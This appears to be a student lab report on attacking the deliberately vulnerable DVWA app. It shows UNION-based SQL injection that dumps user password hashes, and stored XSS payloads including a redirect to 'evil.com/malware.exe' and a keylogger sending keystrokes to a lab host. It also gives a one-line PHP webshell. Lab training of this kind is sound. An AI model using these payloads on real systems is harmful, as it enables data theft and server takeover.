

# Web Application Security Testing

---

## Instructions:

### Technical Scope:


- DVWA
- SQLi,
- XSS
- PHP Webshell
- Msfvenom webshell (Meterpreter)

### Tasks:

1. Perform DVWA SQL Injection: Enumerate databases/columns.
  2. Perform DVWA Stored XSS attack: Demonstrate stored XSS in DVWA Guestbook.
  3. Create PHP webshell: Upload via DVWA file upload, then execute webshell with OS commands (for example: "ls" or "whoami").
  4. Create a webshell with msfvenom: Upload to DVWA, run Metasploit multi-handler, call the shell and establish a reverse meterpreter session.
  5. Document all attacks with screenshots (payload input + result).
  6. Update VAPT report with methodology, screenshots, severity, and remediation recommendations.
- Students can also suggest mitigating controls to minimize the risk of compromise.

## DVWA - SQL injection

Login to DVWA



The screenshot shows the DVWA Security page. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. Below the sidebar, the user information is displayed: Username: admin, Security Level: low, and PHPIDS: disabled. The main content area features a large green header "DVWA Security" with a padlock icon. Under "Script Security", it says "Security Level is currently **low**". A dropdown menu shows "low" selected, with a "Submit" button next to it. Below this, under "PHPIDS", it says "PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications". It indicates that PHPIDS is currently "disabled" and provides links to "[enable PHPIDS]", "[Simulate attack]", and "[View IDS log]". A message box at the bottom states "Security level set to low". At the very bottom of the page, a footer bar reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

## 1. Break the developers' code

```
1'
' OR 1=1
```

The screenshot shows the DVWA vulnerabilities page for the SQL injection vulnerability. The URL in the address bar is 192.168.57.30/dvwa/vulnerabilities/sql/. The page displays an error message: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' at line 1". The browser's status bar also shows the same error message.

## 2. Balance the query commenting vectors

```
' OR 1=1 -- -
' OR 'a'='a
' UNION SELECT 1,2 -- -
```

```
' UNION SELECT database(),user() -- -  
' UNION SELECT null,@@version -- -
```

The screenshot shows the DVWA SQL Injection page. In the 'User ID' input field, the value '`' OR 1=1 -- -`' is entered. The 'Submit' button is clicked, and the results are displayed below:

```
ID: ' OR 1=1 -- -
First name: admin
Surname: admin

ID: ' OR 1=1 -- -
First name: Gordon
Surname: Brown

ID: ' OR 1=1 -- -
First name: Hack
Surname: Me

ID: ' OR 1=1 -- -
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 -- -
First name: Bob
Surname: Smith
```

Below the results, there is a 'More info' section with three links:

- <http://www.secureteam.com/securityreviews/5DP0N1P76E.html>
- [http://en.wikipedia.org/wiki/SQL\\_Injection](http://en.wikipedia.org/wiki/SQL_Injection)
- <http://www.unixwiz.net/techtips/sql-injection.html>

At the bottom left, it says 'Username: admin Security Level: low PHPIDS: disabled'. At the bottom right, there are 'View Source' and 'View Help' buttons.

The screenshot shows the DVWA SQL Injection page. In the 'User ID' input field, the value '`' OR 'a'='a`' is entered. The 'Submit' button is clicked, and the results are displayed below:

```
ID: ' OR 'a'='a
First name: admin
Surname: admin

ID: ' OR 'a'='a
First name: Gordon
Surname: Brown

ID: ' OR 'a'='a
First name: Hack
Surname: Me

ID: ' OR 'a'='a
First name: Pablo
Surname: Picasso

ID: ' OR 'a'='a
First name: Bob
Surname: Smith
```

Below the results, there is a 'More info' section with three links:

- <http://www.secureteam.com/securityreviews/5DP0N1P76E.html>
- [http://en.wikipedia.org/wiki/SQL\\_Injection](http://en.wikipedia.org/wiki/SQL_Injection)
- <http://www.unixwiz.net/techtips/sql-injection.html>

At the bottom left, it says 'Username: admin Security Level: low PHPIDS: disabled'. At the bottom right, there are 'View Source' and 'View Help' buttons.



## Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT database(),user() -- -  
First name: dvwa  
Surname: root@localhost

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



## Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT null,@@version --- -  
First name:  
Surname: 5.0.51a-3ubuntu5

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/tchtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Then we know that that

```
database-name = dvwa
user = root@localhost
```

3. Find the number of columns

```
' ORDER BY 1 --- -
' ORDER BY 2 --- -
' ORDER BY 3 --- -
```





## Vulnerability: SQL Injection

User ID:

```
ID: ' OR 1=1 ORDER BY 1 ---  
First name: admin  
Surname: admin  
  
ID: ' OR 1=1 ORDER BY 1 ---  
First name: Bob  
Surname: Smith  
  
ID: ' OR 1=1 ORDER BY 1 ---  
First name: Gordon  
Surname: Brown  
  
ID: ' OR 1=1 ORDER BY 1 ---  
First name: Hack  
Surname: Me  
  
ID: ' OR 1=1 ORDER BY 1 ---  
First name: Pablo  
Surname: Picasso
```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/tipps/sql-injection.html>

Username: admin  
 Security Level: low  
 PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7



## Vulnerability: SQL Injection

User ID:

```
ID: ' OR 1=1 ORDER BY 2 ---  
First name: admin  
Surname: admin  
  
ID: ' OR 1=1 ORDER BY 2 ---  
First name: Gordon  
Surname: Brown  
  
ID: ' OR 1=1 ORDER BY 2 ---  
First name: Hack  
Surname: Me  
  
ID: ' OR 1=1 ORDER BY 2 ---  
First name: Pablo  
Surname: Picasso  
  
ID: ' OR 1=1 ORDER BY 2 ---  
First name: Bob  
Surname: Smith
```

### More info

The screenshot shows the DVWA login page. At the top left is a "Logout" button. Below it, session information is displayed: Username: admin, Security Level: low, and PHPIDS: disabled. At the top right are "View Source" and "View Help" buttons. A green banner at the bottom of the page reads "Damn Vulnerable Web Application (DVWA) v1.0.7". The browser's address bar shows the URL: 192.168.57.30/dvwa/vulnerabilities/sql/. The status bar at the bottom of the browser window shows the error message: "Unknown column '3' in 'order clause'".

Then, we have access to vulnerable 2 columns.

#### 4. Find vulnerable columns

```
' UNION SELECT null,table_name FROM information_schema.tables WHERE  
table_schema=database() -- -  
' UNION SELECT null, schema_name FROM information_schema.schemata -- -
```

The screenshot shows the DVWA SQL injection page. The browser's address bar shows the URL: 192.168.57.30/dvwa/vulnerabilities/sql/. The status bar at the bottom of the browser window shows the error message: "Unknown column 'table\_name' in 'field list'".



## Vulnerability: SQL Injection

Home  
 Instructions  
 Setup  
 Brute Force  
 Command Execution  
 CSRF  
 File Inclusion  
**SQL Injection**  
 SQL Injection (Blind)  
 Upload  
 XSS reflected  
 XSS stored  
 DVWA Security  
 PHP Info  
 About  
 Logout

### User ID:

```
ID: ' UNION SELECT null, schema_name FROM information_schema.schemata -- -
First name:
Surname: information_schema

ID: ' UNION SELECT null, schema_name FROM information_schema.schemata -- -
First name:
Surname: dvwa

ID: ' UNION SELECT null, schema_name FROM information_schema.schemata -- -
First name:
Surname: flag334422

ID: ' UNION SELECT null, schema_name FROM information_schema.schemata -- -
First name:
Surname: metasploit

ID: ' UNION SELECT null, schema_name FROM information_schema.schemata -- -
First name:
Surname: mysql

ID: ' UNION SELECT null, schema_name FROM information_schema.schemata -- -
First name:
Surname: owasp10

ID: ' UNION SELECT null, schema_name FROM information_schema.schemata -- -
First name:
Surname: tikiwiki

ID: ' UNION SELECT null, schema_name FROM information_schema.schemata -- -
First name:
Surname: tikiwiki195
```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/t echtips/sql-injection.html>

schema\_name from information\_schema

```
>> dvwa
>> flag334422
>> metasploit
>> mysql
>> owasp10
>> tikiwiki
>> tikiwiki195
```

### 5. Change the pointers location

```
' UNION SELECT null,column_name FROM information_schema.columns WHERE
table_schema=database() AND table_name='users' -- -
```



## Vulnerability: SQL Injection

User ID:

```

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_schema=database() and table_name='users' -- -
First name:
Surname: user_id

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_schema=database() and table_name='users' -- -
First name:
Surname: first_name

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_schema=database() and table_name='users' -- -
First name:
Surname: last_name

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_schema=database() and table_name='users' -- -
First name:
Surname: user

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_schema=database() and table_name='users' -- -
First name:
Surname: password

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_schema=database() and table_name='users' -- -
First name:
Surname: avatar

```

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/t echtips/sql-injection.html>

column\_name:

```

>> user_id
>> first_name
>> last_name
>> user
>> password
>> avatar

```

## 6. Extracting sensible data

```

' UNION SELECT null,CONCAT(user,':',password) FROM users -- -
' UNION SELECT user,password FROM users -- -
' UNION SELECT
CONCAT(user_id,':',first_name,':',last_name,':',user),password FROM users
-- -

```



## Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT null, CONCAT(user, ':', password) from users -- -
First name: admin
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT null, CONCAT(user, ':', password) from users -- -
First name: gordonb
Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT null, CONCAT(user, ':', password) from users -- -
First name: 1337
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT null, CONCAT(user, ':', password) from users -- -
First name: pablo
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT null, CONCAT(user, ':', password) from users -- -
First name: smithy
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/t echtips/sql-injection.html>

Username: admin  
 Security Level: low  
 PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7



## Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT user, password FROM users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

**More info**

[Logout](#)

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/tctips/sql-injection.html>

Username: admin  
 Security Level: low  
 PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7



## Vulnerability: SQL Injection

Home  
 Instructions  
 Setup  
 Brute Force  
 Command Execution  
 CSRF  
 File Inclusion  
**SQL Injection**  
 SQL Injection (Blind)  
 Upload  
 XSS reflected  
 XSS stored  
 DVWA Security  
 PHP Info  
 About  
 Logout

User ID:

```
ID: ' UNION SELECT CONCAT(user_id,':',first_name,':',last_name,':',user),password FROM users -- -
First name: 1:admin:admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT CONCAT(user_id,':',first_name,':',last_name,':',user),password FROM users -- -
First name: 2:Gordon:Brown:gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT CONCAT(user_id,':',first_name,':',last_name,':',user),password FROM users -- -
First name: 3:Hack:Me:1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT CONCAT(user_id,':',first_name,':',last_name,':',user),password FROM users -- -
First name: 4:Pablo:Picasso:pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT CONCAT(user_id,':',first_name,':',last_name,':',user),password FROM users -- -
First name: 5:Bob:Smith:smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/tctips/sql-injection.html>

Username: admin  
 Security Level: low  
 PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

## DVWA - stored XSS attack

### Basic attacks:

<script>alert('XSS')</script>

The screenshot shows the DVWA application's "Stored Cross Site Scripting (XSS)" page. On the left, a sidebar menu lists various security challenges: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is highlighted in green), DVWA Security, PHP Info, About, and Logout.

The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It contains a form with fields for "Name \*" and "Message \*", and a "Sign Guestbook" button. Below the form, a message box displays "Name: test" and "Message: This is a test comment." A modal dialog box is overlaid on the page, containing the text "⊕ 192.168.57.30" and "XSS" followed by an "OK" button.

```
<svg onload=alert('XSS')>
```

DVWA

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

⊕ 192.168.57.30

XSS

OK

<img src=x onerror=alert('XSS')>

Logout

DVWA

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

⊕ 192.168.57.30

XSS

OK

<img src=x onerror=alert('XSS')>

Logout

## Redirection to a malicious site

```
<script>
window.location.href = "http://evil.com/malware.exe"
</script>
```

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is highlighted in green), DVWA Security, PHP Info, and About. Below the menu is a developer toolbar with tabs for Inspector, Console, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, Application, Errors, Warnings, Logs, Info, and Debug.

The main content area displays the title "Vulnerability: Stored Cross Site Scripting (XSS)". A form is present with fields for "Name" (set to "Malicious") and "Message" (containing the script). A "Sign Guestbook" button is below the message field. To the right, a list of previous submissions is shown in boxes:

- Name: test  
Message: This is a test comment.
- Name: alert  
Message: <script>alert('XSS')</script>
- Name: svg  
Message: <svg onload=alert(XSS)>
- Name: img  
Message: <img src=x onerror=alert('XSS img-alert')>
- Name: cookies  
Message: <script> document.write('img src="102.dl')</script>

Since we have limitations to type down such a script, we are going to try to do this from the terminal instead:

```
curl -v -X POST \
-b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
-H "Content-Type: application/x-www-form-urlencoded" \
-d "txtName-
LongXSS&txMessage=${MALICIOUS_SITE_PAYLOAD}&btnSign=Sign+Guestbook" \
"${DVWA_URL}/vulnerabilities/xss_s/" > malicious_site_payload.txt
```

The output may be find in `malicious\_site\_payload.txt`

From which we found that the attack was successful:

```
[kali㉿attacker] -[~]
$ curl -s \
  -b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
  -d "txtName=MalwareRedirect&txMessage=${MALICIOUS_SITE_PAYLOAD}&btnSign=Sign+Guestbook" \
  "$DWA_URL/vulnerabilities/xss_s/" | grep -i "malwareredirect\|window.location"
    filename           <ul><li onclick="window.location='../../'><a href='../../'>Home</a></li><li onclick="window.location='../../instructions.php'" class=""><a href="../../instructions.php">Instructions</a></li><li onclick="window.location='../../setup.php'" class=""><a href="../../setup.php">Setup</a></li><li onclick="window.location='../../vulnerabilities/brute/.'" class=""><a href="../../vulnerabilities/brute/.">Brute Force</a></li><li onclick="window.location='../../vulnerabilities/exec/.'" class=""><a href="../../vulnerabilities/exec/.">Command Execution</a></li><li onclick="window.location='../../vulnerabilities/csrf/.'" class=""><a href="../../vulnerabilities/csrf/.">CSRF</a></li><li onclick="window.location='../../vulnerabilities/sqlinjection/.'" class=""><a href="../../vulnerabilities/sqlinjection/.">SQL Injection</a></li><li onclick="window.location='../../vulnerabilities/sqlblind/.'" class=""><a href="../../vulnerabilities/sqlblind/.">SQL Injection (Blind)</a></li><li onclick="window.location='../../vulnerabilities/upload/.'" class=""><a href="../../vulnerabilities/upload/.">Upload</a></li><li onclick="window.location='../../vulnerabilities/xss_r/.'" class=""><a href="../../vulnerabilities/xss_r/.">XSS reflected</a></li><li onclick="window.location='../../vulnerabilities/xss_s/.'" class="selected"><a href="../../vulnerabilities/xss_s/.">XSS stored</a></li><li onclick="window.location='../../security.php'" class=""><a href="../../security.php">DVWA Security</a></li><li onclick="window.location='../../phpinfo.php'" class=""><a href="../../phpinfo.php">PHP Info</a></li><li onclick="window.location='../../about.php'" class=""><a href="../../about.php">About</a></li><li onclick="window.location='../../logout.php'" class=""><a href="../../logout.php">Logout</a></li></ul>
</script> <br /></div><div id="guestbook_comments">Name: MalwareRedirect <br />Message: <script>window.location.href="http://evil.com/malware.exe";</script>
<br /></div>
```

```
<div id="guestbook_comments">
    Name: MalwareRedirect
    Message:
        <script>
            window.location.href="http://evil.com/malware.exe";
        </ script>
</div>
```

# JavaScript Keylogger

```
<script>
document.onkeypress = function(e) {
  var img = new Image();
  img.src = 'http://192.168.57.10/log.php?key=' + e.key;
```

```
}
```

```
</script>
```

Run in the terminal as:

```
curl -v -X POST \
-b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
-H "Content-Type: application/x-www-form-urlencoded" \
--data-urlencode="txtName=JS-keylogger" \
--data-urlencode="mtxtMessage=${JAVASCRIPT_KEYLOGGER_PAYLOAD}" \
-d "btnSign=Sign+Guestbook" \
"${DVWA_URL}/vulnerabilities/xss_s/" >
javascript_keylogger_payload.txt
```

```
(kali㉿attacker) [~] $ JAVASCRIPT_KEYLOGGER_PAYLOAD='<script>document.onkeypress = function(e) { var img = new Image(); img.src = "http://192.168.57.10/log.php?key=" + e.key; }</script>'
```

```
(kali㉿attacker) [~] $ JAVASCRIPT_KEYLOGGER_PAYLOAD='<script>onkeypress=e=>new Image().src="http://192.168.57.10/log.php?k="+e.key</script>'
```

```
(kali㉿attacker) [~] $ curl -v -X POST \
-b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
-H "Content-Type: application/x-www-form-urlencoded" \
--data-urlencode "txtName=JS-keylogger" \
--data-urlencode "mtxtMessage=${JAVASCRIPT_KEYLOGGER_PAYLOAD}" \
-d "btnSign=Sign+Guestbook" \
"${DVWA_URL}/vulnerabilities/xss_s/" > javascript_keylogger_payload.txt
```

Note: Unnecessary use of -X or --request, POST is already inferred.

Name	Type	Test
Security	Text	Message: This is a test comment.
PHPSESSID	Text	Message: Name: alert
txtName	Text	Message: Name: alert
mtxtMessage	Text	Message: \n(XSS)\n<script>
btnSign	Text	Message: Name: alert


```
curl: (52) Empty reply from server
* Connected to 192.168.57.30 (192.168.57.30) port 80 (#0)
> POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
> Host: 192.168.57.30
> User-Agent: curl/7.88.1
> Accept: */*
> Cookie: security=low; PHPSESSID=1218818a4fa168095ef1ad82be62f333
> Content-Type: application/x-www-form-urlencoded
> Content-Length: 182
>
} [182 bytes data]
< HTTP/1.1 302 Found
< Date: Wed, 28 Jan 2026 15:45:21 GMT
< Server: Apache/2.2.8 (Ubuntu) DAV/2
< X-Powered-By: PHP/5.2.4-2ubuntu5.10
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Location: ../../log.php
< Content-Length: 0
< Content-Type: text/html
<
100 182 0 0 100 182 0 9979 --:--:-- --:--:-- --:--:-- 10111
* Connection #0 to host 192.168.57.30 left intact
```

```
(kali㉿attacker) [~] $ cat javascript_keylogger_payload.txt
```

Which means that we were not successful on doing an XSS-attack in this case

## Stealing cookies

```
PAYOUT='<img src=x onerror=alert(document.cookie)>'
```



The screenshot shows a browser window for the Damn Vulnerable Web Application (DVWA) at the URL `192.168.57.30/dvwa/vulnerabilities/xss_r/?name=<svg+onload%3Dalert("Cookies%3A"%2Bdocument.cookie)>`. The DVWA logo is at the top. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, and About. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form field labeled "What's your name?" with a placeholder "Hello". Below the form is a modal dialog box with the IP address "192.168.57.30" and the cookie value "Cookies:security=low; PHPSESSID=2775490108c33f2c48f7846994c215cc". A blue "OK" button is visible in the bottom right of the dialog. At the bottom of the main content area, there is a "More info" section with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

```
curl -v -X POST \
-b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
-H "Content-Type: application/x-www-form-urlencoded" \
--data-urlencode="txtName=JS-keylogger" \
--data-urlencode="mtxtMessage=${PAYLOAD}" \
-d "btnSign=Sign+Guestbook" \
"${DVWA_URL}/vulnerabilities/xss_s/" > stealing_cookies_payload.txt
```

```
(kali㉿attacker)-[~]
$ curl -v -X POST \
    -b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
    -H "Content-Type: application/x-www-form-urlencoded" \
    --data-urllencode "txtName=steal-cookies" \
    --data-urllencode "mtxtMessage=$PAYLOAD" \
    -d "btnSign=Sign+Guestbook" \
    "$DVWA_URL/vulnerabilities/xss_s/" > resultado.html
Note: Unnecessary use of -X or --request, POST is already inferred.
% Total    % Received % Xferd  Average Speed   Time      Time     Current
          Dload  Upload Total Spent   Left  Speed
0       0     0     0     0     0   0:--:-- --:--:-- --:--:-- 0*   Trying 192.168.57.30:80 ...
* Connected to 192.168.57.30 (192.168.57.30) port 80 (#0)
> POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
> Host: 192.168.57.30
> User-Agent: curl/7.88.1
> Accept: */*
> Cookie: security=low; PHPSESSID=2775490108c33f2c48f7846994c215cc
> Content-Type: application/x-www-form-urlencoded
> Content-Length: 111
>
} [111 bytes data]
< HTTP/1.1 200 OK
< Date: Thu, 29 Jan 2026 12:03:56 GMT
< Server: Apache/2.2.8 (Ubuntu) DAV/2
< X-Powered-By: PHP/5.2.4-2ubuntu5.10
< Pragma: no-cache
< Cache-Control: no-cache, must-revalidate
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Transfer-Encoding: chunked
< Content-Type: text/html; charset=utf-8
<
{ [2599 bytes data]
100 7132    0 7021 100    111   195k  3169 --:-- --:--:-- --:--:-- 204k
* Connection #0 to host 192.168.57.30 left intact
* (kali㉿attacker)-[~]
$ grep -i "steal-cookies\|onerror\|document.cookie" resultado.html
      <div id="guestbook_comments">Name: test <br /><div><div id="guestbook_comments">Name: alert <br />Message: This is a test comment. <br /></div><div id="guestbook_comments">Name: alert('XSS')</script> <br /></div><div id="guestbook_comments">Name: img <br />Message: <img src=x onerror=alert('XSS img-alert')> <br /></div><div id="guestbook_comments">Name: cookies <br />Message: <script></script> <br /></div><div id="guestbook_comments">Name: MalwareRedirect <br />Message: <script>window.location.href='http://evil.com/malware.exe';</script> <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message: <br /></div><div id="guestbook_comments">Name: cookies <br />Message: &lt;img src=x onerror=alert(document.cookie)&gt; <br /></div><div id="guestbook_comments">Name: cookies <br />Message: &lt;img src=" onerror=alert("document.cookie")&gt; <br /></div><div id="guestbook_comments">Name: alertEsp <br />Message: &lt;script&gt;alert('Espéquez')&lt;/script&gt;<br /></div><div id="guestbook_comments">Name: svg <br />Message: Message: &lt;svg onerror=alert(XSS)&gt;<br /></div><div id="guestbook_comments">Name: xss <br />Message: &lt;script&gt;alert('XSS')&lt;/script&gt; <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message: <br /></div>
```

# PHP webshell

## Basic command php webshell

## Basic php webshell

```
[kali㉿attacker] ~
$ cat file.php
<?php system($_GET["cmd"]); ?>
```

## Upload in DVWA:

